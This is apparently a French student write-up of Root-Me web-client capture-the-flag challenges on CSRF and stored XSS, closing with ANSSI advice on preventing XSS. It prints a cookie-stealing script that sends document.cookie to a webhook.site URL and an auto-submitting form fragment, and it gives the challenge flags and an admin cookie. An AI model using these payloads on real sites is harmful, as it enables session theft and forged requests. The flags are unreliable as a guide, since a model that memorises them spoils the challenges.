Partie 1 : CSRF

CSRF - 0 protection

On remarque que dans le formulaire, il n'y a pas de jeton CSRF, ce qui permet d'exécuter la requête depuis n'importe quelle origine. Cette vulnérabilité permet de soumettre des requêtes à l'insu de l'utilisateur authentifié.


Voici le payload préparé pour l'attaque :

Dans ce code HTML :


- Je reprends le formulaire du site en y ajoutant mes informations avec value="hugorytlewski" pour le nom d'utilisateur.
- J'ai passé le statut à "on" pour obtenir des droits d'accès supplémentaires.
- Le formulaire se soumet automatiquement au chargement de la page grâce à l'attribut onload et à la fonction JavaScript.

Il suffit d'envoyer ce code dans la section commentaire de la page contact et, lorsque l'administrateur ouvre le commentaire, le payload se charge automatiquement et modifie mon statut à "on".

Une fois que l'administrateur a cliqué sur le lien, j'ai pu accéder à la zone privée et obtenir le mot de passe suivant : **Csrf_Fr33style-L3v3l1!**


Non sécurisé
challenge01.root-me.org/web-client/ch22/?action=contact
YouTube
Twitch
Boîte de réception -...
hh
Programmer est un...
Chmod Calculator
Root Me
Contact | Profile | Private | Logout
Contact
hugo@gmail.com
Comment
</form>
</body>
</html>
<script>
document.forms[0].submit();
</script>
Submit


Contact
Your email
Comment
Submit
Your message has been posted. The administrator will contact you later.



CSRF - contournement de jeton


Pour ce défi plus complexe, j'ai remarqué que le site implémente un jeton CSRF, mais qu'il existe une faille permettant de le contourner.


Voici le code que j'ai utilisé pour réussir ce défi :



- Je reprends le formulaire du site en y ajoutant mes informations : value="hugorytlewski".
- Je cherche le token de l'administrateur et je l'ajoute dans le champ token.
- En utilisant la même technique que dans le défi précédent, j'envoie ce code dans la section commentaire de la page contact.
- Lorsque l'administrateur clique dessus, je peux accéder à la page privée.

Le mot de passe obtenu est : **Byp4ss_CSRF_T0k3n-w1th-XSS**.





Partie 2


XSS - Stockée 1

Pour cette faille on utilise javascript le champ Message permet d'inclure du JavaScript :

Pour récupérer les cookies, j'ai utilisé Webhook.site. Il permet de créer des URLs temporaires afin de recevoir des requêtes. J'y ai donc inséré ce code :

<script>document.write('<IMG SRC="https://webhook.site/64ba4c90-af7c-4b9d-b6dd-20b008916fd0?cookie='+document.cookie+'">Hugo</IMG>');</script>

Sur Webhook, on remarque que l'administrateur a chargé la page et donc exécuté le JavaScript. Dans les cookies, nous récupérons bien le cookie "admin".
ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6



Pour éviter les failles Xss l'ANSSI conseille de séparer rigoureusement les données et le code en utilisant des architectures qui distinguent clairement le HTML, le CSS et le JavaScript. Cette séparation limite les risques d'interprétation inappropriée de contenu.

Elle insiste sur la validation stricte des entrées utilisateurs, en vérifiant que toutes les données respectent exactement le format attendu avant de les enregistrer. Par exemple, un champ qui

doit contenir une date ne devrait accepter que des données correspondant précisément à ce format.

Elle recommande l'échappement systématique des caractères spéciaux lors de l'affichage des données. Cela transforme des caractères comme < > " ' en leurs versions inoffensives (< > " etc.).

Elle déconseille fermement l'utilisation de fonctions d'évaluation dynamique comme eval() ou setTimeout() avec des chaînes de caractères, car elles peuvent exécuter du code malveillant.

Elle suggère également d'implémenter une politique de sécurité du contenu (CSP) qui spécifie quelles sources de contenu sont autorisées, bloquant ainsi les scripts non approuvés.

Enfin, l'ANSSI recommande l'utilisation de bibliothèques de sécurité éprouvées et régulièrement mises à jour plutôt que d'implémenter ses propres mécanismes de protection qui pourraient comporter des failles.